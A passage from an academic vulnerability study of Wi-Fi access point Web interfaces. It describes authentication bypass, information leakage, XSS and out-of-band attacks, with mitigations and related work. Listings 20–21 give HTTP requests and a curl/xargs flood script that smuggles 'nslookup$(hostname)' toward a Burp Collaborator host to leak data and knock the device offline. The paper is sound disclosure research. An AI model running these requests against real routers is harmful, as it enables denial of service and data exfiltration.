%3A91%3A4c%3A72_1680783329_6903\r\n

Listing 18: HTTP POST request leading to permanent DoS (Xiaomi)

4.10. Improper Authentication. Improper authentication refers to CWE-287. With reference to the Netgear's Web app, the attacker can send a modified HTTP request in which has altered GET into POST and removed the cookie and the authorization header; this request asks for access to a restricted (403) HTML web page. The HTTP code in the listing 19 shows such a request. The result is that the Web app does return the specific page, which also contains a hidden field. The latter is a USER_SET_TOKEN along with a hashed—most probably timestamp—value, which is used as an additional token to authenticate an HTTP POST request. Since the current and Path traversal attacks are quite similar, we address them with the same CVE ID (CVE-2021-41449).

POST/WLG_wireless_dual_band_r10.html HTTP/1.1\r\n

Host: 10.0.0.1\r\n

Connection: keep-alive\r\n

Content-Length: 0\r\n

\r\n

Listing 19: HTTP POST request that leads to improper authentication (Netgear)

The problem stems from the fact that the app (a) does not check if the cookie header, which contains two cookies, namely, "TRACKID" and "USER_TOKEN", is present in such an HTTP POST request, and (b) if an HTTP request does not contain one of the aforementioned cookies, the app will respond with the one missing. Put simply, this means that the front end and back end handle the cookies differently.

4.11. Information Leakage. In relation to CWE-867, the D-Link's Web app may reveal sensitive information when an HTTP error 500 occurs. That is, by requesting an HTTP GET payload with the "/cgi-bin/luci" as URL, the attacker can gain access to sensitive information contained in the luci directory this Web app handles. The response is an error message revealing the absolute path of the luci directory, as illustrated in Figure 11. This piece of information can be further exploited in the context of, say, a path traversal attack, as that in Section 4.5, to grant access to further information.

4.12. Out-of-Band Resource Load DNS/HTTP. This vulnerability, associated with CWE-610, affects Xiaomi's Web app. First, the attacker, who has already access to the local network, executes a DNS query (to locate a victim host) followed by an out-of-band resource load HTTP attack. When the HTTP GET or POST request to the WAP contains a different host in the respective HTTP header, the WAP will proceed and execute the request as a proxy, hence covertly attacking the victim's app. For example, if the attacker requests the "Google.com" URL, the WAP's Web app will reply as a proxy, redirecting the attacker to the "Google.com" web page. Figures 12 and 13 illustrate the relevant behavior.

Another exploitation technique is to craft the HTTP request to contain in the respective HTTP header a host controlled by



Figure 11: Illustration HTTP request leading to information leakage.



Figure 12: Out-of-band (HTTP).



Figure 13: Out-of-band (DNS). The WAP operates as a proxy.

the attacker, or generally any host which will not respond or respond with a delay. Generally, in such a situation, the WAP's Web app will generate a "502 Bad Gateway server error response code", indicating that while it was acting as a gateway or proxy, it received an incorrect response from the upstream server. An example of such an HTTP request is presented in listing 20 as shown in the right down corner of Figure 14, the aforesaid Web app needed $\approx$ 6 sec to process such a request, and naturally this leads to a DoS situation if sending a surge of such messages. If this happens, the Web app becomes completely unresponsive. As shown in listing 21, this attack can be replicated by utilizing a bash script along with a curl command and xargs. Note that the xargs in the first line of the script dispatches a burst of 1K requests in a 1000 times loop. After executing the exploit from a single terminal for $\approx$ 1 sec, the Web app transited to an out-of-service state. This happens because while the specific upstream server exists, it does not respond back.

```
GET/?system = sleep(199) HTTP/1.1\r\n
Host: nslookup$(hostname).wvv7c4hr8gqerhevp9i2t7qwtnzgn5.burpcollaborator.net\r\n
Pragma: no-cache\r\n
Cache-Control: no-cache, no-transform\r\n
Connection: keep-alive\r\n
\r\n
```

Listing 20: Python script for the out-of-band attack (Xiaomi)

```
seq 1 1000 | xargs -n1 -P1000 curl -i -s -k -X $'GET'
-H $ Host: nslookup$ (hostname).qtnsetivdgnfwzvb7p5ralam0d63us.burpcollaborator.net'
-H $'Pragma: no-cache'
-H $'Cache-Control: no-cache, no-transform'
-H $'Connection: keepalive'
$ 'http://192.168.31.1/?system=sleep(199)'
```

Listing 21: Script to replicate the out-of-band resource load attack.

4.13. Reflected XSS. D-Link's Web app was found vulnerable to a reflected XSS attack associated with CWE-79. Namely, the attacker can mount an unauthenticated reflected XSS by adding the relevant JavaScript code after an HTTP request that will return forbidden (403). This can be achieved by requesting access to "//hnap/" directory of that Web app (e.g., using either the path traversal issue for the same WAP mentioned in Section 4.5, the "/cgi-bin/", or the "/info/" directory). Since the Web app (CVE-2021-41445) accepts every payload after the query parameter "?" in the URL, a wrongdoer can enter malicious code and, through a MitM attack, mount a reflected XSS. The MitM step is required because the browser will encode the payload. Otherwise, the assailant needs to bypass the URL encoding restriction. Figure 15 provides a snapshot of this attack. The assault can be replicated by employing the Burp repeater, copying the response and selecting the option "show the response in the browser", pasting that link in the browser and executing it. The browser must be handled by Burp; that is, the Burp's IP address and port must be added to the relevant browser's settings.

4.14. Stored XSS. Similar to the reflected XSS given in Section 4.13, the stored XSS is linked to CWE-79. In the current attack, an authenticated to the ASUS Web app user can bypass the sanitization of the app if choosing from the popup window (that shows the already connected stations to the AP) to enter a different client name, which contains JavaScript code leading to XSS; note that the default client name is that of the hostname of the connected device. Precisely, the Web app's front-end does not allow a user to enter the $''<>''$ characters, thus offering basic protection against JavaScript code. Nevertheless, a cunning wrongdoer can bypass this restriction by entering these characters as URL encoding, i.e., "%3c" and "%3e". Interestingly, if a legitimate user clicks to alter the (malicious) client name, the warning message "This string cannot contain: $''<>''$ pops up multiple times. Then, we observed that if a user enters any client's name field the "%3" character, the popup window displays zero connected clients, although some are indeed connected. This is a clear indication that the WAP drops or nullifies the respective table. While not major, this error may be further exploited by an insider to mount, say, a phishing attack.

5. Mitigations

The current section is devoted to mitigation measures. First, we pinpoint the already applied ones as they have been observed in each Web app. Second, we propose additional countermeasures with the purpose of addressing the vulnerabilities discussed in Section 4.

5.1. Applied Remedies. Figure 16 recapitulates the already existent per AP's Web app defensive measures. For instance, the first line of the table designates the apps that create unique (fresh) sessions per user; so, the same user cannot concurrently establish more than one session with the Web app. It can be also observed that the CAPTCHA protection, which is indeed a quite new security perk for this kind of apps, is enabled by default by only one app. Precisely, for this app, CAPTCHA is enabled after a user fails two consecutive times to enter the correct login credentials. Another defensive feature we espied, is the brute-force protection offered by all but two apps; the goal of this countermeasure is to nip brute-force attacks in the bud. While this mechanism is governed by different timers per app; for example, after 5 successive unsuccessful attempts the app locks for 5 min, the outcome is the same. This kind of protection is also provided by the Linksys' Web app, but only for recovering a lost password.

Moreover, with reference to the same table, only one app's back end offers HTTP security response headers, including X-Frames Options and HSTS [13]. Two Web apps require both username and password during the login phase, while the others rely only on the password. Also on the bright side, a couple of Web apps provide confidentially on



Figure 14: Out-of-band DoS.



Figure 15: Reflected XSS.

the communication link between the front and the back end, making reconnaissance harder for potential attackers.

Two apps offer protection against cross-site request forgery (CSRF) attacks. Specifically, the D-Link's app offers basic CSRF protection by utilizing a HNAP_AUTH header; the latter has an encrypted generated value along with a timestamp, and in combination with a valid cookie ID, can protect from CSRF attacks. The other Web app uses an encrypted value called "sign", which changes in every request. This scheme can also prevent CSRF requests.

Lastly, while it is not included in Table 2, it was perceived that by default all the WAP's Web apps in our testbed rely on



Figure 16: Number of already implemented protections per WAP. The half-sized value in the brute-force protection category means that this measure is applied only to the PIN-based scheme required for resetting a forgotten user password. The same values in the HTTP response headers category denote that the specific WAP only applies the XFO security header.

HTTP (even for the login page) rather on HTTPS when establishing a connection with a browser, although an HTTPS connection (https://) can also be used with half of them. Moreover, the majority of the WAPs can be configured through their setup page to force HTTPS connections, but unfortunately this option is under the end-user's own responsibility, and not a security-by-default paradigm nonetheless.

5.2. Countermeasures. With reference to Section 4, assorted countermeasures can be applied to mitigate each identified vulnerability. The majority of the following remedies have to do with the sanitization of the user input. For instance, HTTP response splitting can be tackled by validating the user input included after the query character (?). The same tactic can be followed to mitigate HTTP request smuggling issues. That is, in most cases, checking the content of the HTTP body along with the "Content-Length" and "Transfer-Encoding" request contains an unsolicited "Transfer-Encoding" keyword; then that request should be silently dropped by the receiving app. In addition, reflected/Stored XSS attacks can be mitigated by properly sanitizing the respective vulnerable Web pages. The interested reader can also refer to the OWASP cross-site scripting prevention stylesheet [14].

On the other hand, path traversal issues can be quite cumbersome to eradicate. In any case, for the described vulnerabilities in Section 4.5, each app can reply with a forbidden (403) or not-found (404) HTTP codes, respectively. Generally, the Web app should validate the HTTP requesting path, as suggested by OWASP [15]. In most cases, the bypass of brute-force protection is due to a misconfiguration. Namely, the app must validate any incoming HTTP request not stemming from the front end. The same remedy should be applied against offline brute-force and replay attacks; the app must afford a rekeying scheme and the back end must validate each incoming request asking for login access, respectively. Clickjacking attacks can be mitigated easily by supporting the proper HTTP security response headers, as suggested by the OWASP clickjacking defense stylesheet [16].

DoS attacks can be mitigated by eliminating misconfigurations and properly validating the incoming requests. For instance, with reference to Section 4.9, the timestamp issue affecting Xiaomi's Web app is obviously due to a misconfiguration related to the proper checking of this value vis-á-vis, say, the system clock. Developers should also follow the OWASP denial-of-service mitigation methods [17]. Vulnerabilities leading to improper authentication and information leakage are also rooted to misconfigurations, 850 insufficient validations of the received HTTP packets, and inadequate authorization checks imposed on the requests. The same set of prevention methods are also pinpointed by OWASP [18]. Lastly, at least for the kind of apps scrutinized in this work, the out-of-band attacks can be obstructed by simply validating that the "Host" header in the received HTTP request is identical to that of the current Web app.

6. Related Work

Vulnerability assessment of IoT devices in general is a timely topic frequently addressed by previous work. Actually, a literature scan for this topic in the last three years returns a triplet of major works [19–21]. The first work done by Ali and Awad [19] made an attempt to apply the OCTAVE Allegro methodology as a means to estimate the security risks in smart homes. Under the prism of the aforementioned methodology, the authors focused on diverse information assets, including databases and humans. Their goal was to emphasize the IoT-based smart homes

vulnerabilities, exhibit the associated risks, and propose mitigation methods. The work done by Alladi et al. [20] comprises an extensive survey on IoT vulnerabilities, their attack vectors, the corresponding remediation methodologies, and more. The authors also offer an empirical perspective of Internet-wide IoT exploitations based on darknet data. The most recent contribution was delivered by Neshenko et al. [21] who described common attacks faced by consumer IoT devices and suggested possible alleviation strategies. All these works are mostly theoretical; that is, they do not exhibit any substantiation about real vulnerabilities found in IoT devices. The rest of this section briefly refers to common weaknesses or vulnerabilities as they have been reported by assorted sources to apply to intermediary devices, specifically routers and WAPs.

Trustwave researchers exposed a handful of different security vulnerabilities affecting D-Link routers [22]. Specifically, the identified vulnerabilities may allow a perpetrator to gain unauthorized access to the WAP's Web interface, obtain the WAP's password hash, gain plaintext credentials, and execute system commands on the WAP. A similar report [23] exposed two vulnerabilities affecting ASUS WAPs. The first (CVE-2020-15498) has to do with accepting untrusted certificates by the Wget utility used by the WAP to download updates from ASUS servers. The second (CVE-2020-15499) was an XSS vulnerability in the WAP's Web management interface related to firmware updates; "the release notes page did not properly escape the contents of the page before rendering it to the user".

Recently, researchers from Tenable disclosed a path traversal vulnerability (CVE-2021–20090), which leads into a broken authentication issue in Arcadyan and Buffalo WAP's Web-based interfaces [24]. After accessing the Universal Asynchronous Receiver/Transmitter (UART) of the WAP, they were able to acquire the httpd binary which serves the device's web interface. Next, by reverse-engineering the binary, they identified certain bugs that may allow an attacker to mount a path traversal assault and bypass authentication. An interesting instance of an HTTP response spitting attack against Cisco Small Business Managed Switches software is given in [25] and documented in CVE-2017-12308. The attack was possible due to the insufficient input validation of some parameters that were passed to the WAP's Web server. If a user is lured to follow a malicious URL or the attacker intercepts a user request and injects malicious code in it, they may be able to access sensitive browser-based information. With reference to another report by Bad Packets [26], Linksys routers have been found to divulge to a remote unauthenticated attacker sensitive information, including the device name, model number, operating system, firmware version, and the MAC address of every device connected to the router.

The security advisory released in Aug. 2021 [27] warned about severe vulnerabilities that enable unauthenticated attackers to fully compromise a range of IoT devices equipped with Realtek chipsets providing wireless capabilities. Precisely, binary analysis done on a software development kit (SDK) distributed as part of Realtek chipsets identified several vulnerabilities, including injection of arbitrary commands, buffer overflow, and HTTP bugs associated with the web-based management interface of the device. The attacker can leverage such vulnerabilities and execute arbitrary code, fully compromising and taking control of the affected device. According to [2], these vulnerabilities and particularly the one documented in CVE-2021-35395 have been used to spread a variant of a Mirai malware [11]. With [28], a D-Link WAP was found vulnerable to a timing-based side-channel attack related to the Telnet service. The latter can be enabled through the WAP's Web management interface. While the service is protected with an anti-brute-force mechanism, imposing a 3 sec time delay between failed login attempts, it is reportedly prone to a timing-based attack where the attacker creates a new connection and tries another password immediately.

According to other recent reports [29], a TP-Link WAP was found vulnerable to a range of attacks, including MitM and DoS. This was due to several security aws existing in both the rmware and the Web-based management app of this WAP. The relevant aws were discovered through reverse engineering and code analysis. Additionally, the report in [30] revealed that certain D-Link and Alcatel WAPs incorrectly implement the user authentication mechanism via their Web-based management interfaces. Namely, both WAPs suffer from a sort of authentication bypass, not properly verifying that the user is logged in before showing sensitive information, including the Wi-Fi password. Moreover, the D-Link's device was 910 vulnerable to a reacted XSS attack. These vulnerabilities were published in CVE-2019-6968, CVE-2019- 6969, and CVE-2019-7163, respectively.

Last but not least, a 2018 report [31] by the American Consumer Institute concluded that from the 186 samples of routers' firmware they checked, the 83% were found susceptible to known vulnerabilities. The latter are mostly associated with the outdated open-source components, that is, those with unpatched security vulnerabilities that the firmware may use. The binary scans have been done through the Insignary's Clarity program. From the above analysis, it is apparent that while this topic is quite well investigated in the context of theoretical and survey works, so far, no overarching empirical analysis has been furnished. And while vulnerability assessment for intermediary and other type of SOHO or IoT devices is done in the context of reports and mostly nonscholarly research, such contributions are sporadic, focus on specific devices and chipsets, and are mainly involved with reverse-engineering the device's firmware. Under this prism, the work at hand endeavors to offer a first panoramic view of this ecosystem with the purpose of not only demonstrating the problematic aspects, but also setting the stage for future work. The quantity and magnitude of the flaws discovered by solely relying on black-box penetration testing are self-evident of a rather troubling situation, which undoubtedly is diffused throughout the supply chain; a flaw discovered in a specific component of a given device may also be present (latent) in many more other devices, not necessarily of the same vendor, type, and purpose.

7. Conclusions

This work comprises the first to our knowledge full-fledged vulnerability assessment study on WAP Web-based management interfaces. The work embraces a significant mass of contemporary WAPs by six well-known vendors; hence, its results are not only pertinent to innumerable devices in the market, but it can also be used as a basis for conducting further research in this topic and certainly serve as a valuable source to proactively built cyber threat intelligence (CTI) capabilities. The substantial number of zero-days discovered leads to a rather clear and concrete conclusion: WAP Web pages may be susceptible to several, even script-kiddie level attacks, thus calling for concrete security hardening strategies to be adopted by vendors. From a bird's eye view, (a) with reference to Sections 3 and 4 , all the examined Web apps are exposed to at least one weakness, (b) 33% and 43% of them were found to be susceptible to at least one medium or high severity vulnerability, respectively, and (c) 66% of them were identified to be mostly defenseless against—uncommon for this type of Web-based interfaces—HTTP request smuggling and DoS attacks. On top of everything else, given that many WAPs allow for remote administration (this option is typically enabled from the admin's menu), the attacks discussed here or similar ones can be mounted by remote attackers; indicatively remote administration is supported by all the WAPs but two in our testbed. For instance, a malicious actor can exploit an HTTP request smuggling vulnerability and treat it as a stepping-stone towards more serious attacks, including time-based ones as mentioned in Section 4.2, while brute-force protection bypass can be harnessed by botnets to gain admin access to the IoT device. Bear in mind that a similar attack strategy was followed by the Mirai botnet. As a future direction, this work can be extended by investigating for similar flaws the Web-based interfaces and the accompanying Android/iOS apps of popular IoT products.

Data Availability

All data and code generated or used to support the findings of this study are included within the article.

Conflicts of Interest

The authors declare that they have no conflicts of interest regarding the publication of this study.

Acknowledgments

The authors would like to thank the CERT/CC for their assistance in informing the affected vendors.

References

[1] G. Kambourakis, C. Kolias, and A. Stavrou, "The Mirai botnet and the IoT zombie armies," in *Proceedings of the 2017 IEEE Military Communications Conference, MILCOM 2017*, pp. 267–272, IEEE, Baltimore, MD, USA, October 2017.

[2] O. Mallis, "Multiple attempts to exploit Realtek vulnerabilities discovered by our researchers. visited on 2021-09-10," 2021, https://securingsam.com/realtek-vulnerabilities-weaponized/.

[3] Owasp, "Threat modeling. Visited on 2021-11-29," 2021, https://owasp.org/www-community/Threat_-Modeling.

[4] Owasp, "Threat modeling process. Visited on 2021-11-29," 2021.

[5] T. D. Wagner, K. Mahbub, E. Palomar, and A. E. Abdallah, "Cyber threat intelligence sharing: survey and research directions," *Computers & Security*, vol. 87, pp. 101589–104048, 2019, https://www.sciencedirect.com/science/article/pii/S016740481830467X.

[6] A. Ramsdale, S. Shiaeles, and N. Kolokotronis, "A comparative analysis of cyber-threat intelligence sources, formats and languages," *Electronics*, vol. 9, no. 5, pp. 824–9292, 2020, https://www.mdpi.com/2079-9292/9/5/824.

[7] P. Nespoli, D. Papamartzivanos, F. Gomez Marmol, and G. Kambourakis, "Optimal countermeasures selection against cyber attacks: a comprehensive survey on reaction frameworks," *IEEE Communications Surveys & Tutorials*, vol. 20, no. 2, pp. 1361–1396, 2018.

[8] K. James, "Detecting and exploiting path-relative stylesheet import (PRSSI) vulnerabilities. visited on 2021-02-09," 2021, https://portswigger.net/research/detecting-and-exploiting-path-relative-stylesheet-import-prssi-vulnerabilities.

[9] O. Gil, "Web cache deception attack. visited on 2021-02-09," 2021, https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack.pdf.

[10] S. Ali Mirheidari et al., "Cached and confused: web cache deception in the wild," in *Proceedings of the 29th USENIX Security Symposium, USENIX Security 2020*, pp. 665–682, USENIX Association, Washington, USA, August 2020.

[11] C. Kolias, G. Kambourakis, A. Stavrou, and J. Voas, "DDoS in the IoT: Mirai and other botnets," *Computer*, vol. 50, no. 7, pp. 80–84, 2017.

[12] Owasp, "Testing for clickjacking. Securing IoT devices: how safe is your wi-fi router? Visited on 2021-09-09," 2021, https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/11-Client-side_Testing/09-Testing_for_Clickjacking.

[13] G. Karopoulos, D. Geneiatakis, and G. Kambourakis, "Neither good nor Bad: a large-scale empirical analysis of http security response headers," *Trust, Privacy and Security in Digital Business*, vol. 12927, pp. 83–95, 2021.

[14] Owasp, "Cross site scripting prevention stylesheet. visited on 2021-12-09," 2021.

[15] Owasp, "Path,Traversal mitigations. visited on 2021-12-09," 2021.

[16] Owasp, "Clickjacking defence stylesheet. visited on 2021-12-09," 2021.

[17] Owasp, "Denial-of-service stylesheet. visited on 2021-12-09," 2021.

[18] Owasp, "A3:2017-Sensitive data exposure. Visited on 2021-12-09," 2021.

[19] B. Ali and A. Awad, "Cyber and physical security vulnerability assessment for IoT-based smart homes," *Sensors*, vol. 18, no. 3, pp. 817–8220, 2018.

[20] T. Alladi, V. Chamola, B. Sikdar, and K.-K. R. Choo, "Consumer IoT: security vulnerability case studies and solutions," *IEEE Consumer Electronics Magazine*, vol. 9, no. 2, pp. 17–25, 2020.

[21] N. Neshenko, E. Bou-Harb, J. Crichigno, G. Kaddoum, and N. Ghani, "Demystifying IoT security: an exhaustive survey on IoT vulnerabilities and a first empirical look on internet-scale

IoT exploitations," *IEEE Communications Surveys & Tutorials*, vol. 21, no. 3, pp. 2702–2733, 2019.
[22] T.. D-Link, "Multiple security vulnerabilities leading to RCE. Visited on 2021-04-09," 2021.
[23] A. S. U. S. Trustwave, "Router vulnerable to fake updates and XSS (CVE-2020-15498 & CVE-2020- 15499). Visited on 2021-04-09," 2021.
[24] E. Grant, "Bypassing authentication on arcadyan routers with CVE-2021–20090 and rooting some Buffalo. Visited on 2021-29-08," 2021.
[25] "Cybersecurity-help. VU10103 HTTP response splitting attack. visited on 2021-04-09, ," 2021.
[26] T. Mursch, "Over 25,000 Linksys Smart Wi-Fi routers vulnerable to sensitive information disclo- sure flaw. visited on 2021-29-08," 2021.
[27] IoT. Inspector, "Advisory: multiple issues in Realtek SDK affects hundreds of thousands of devices down the supply chain. Visited on 2021-04-09," 2021.
[28] G. L.. D.-L. Router, "CVE-2021-27342 timing side-channel attack vulnerability writeup. Visited on 2021-08-10," 2021.
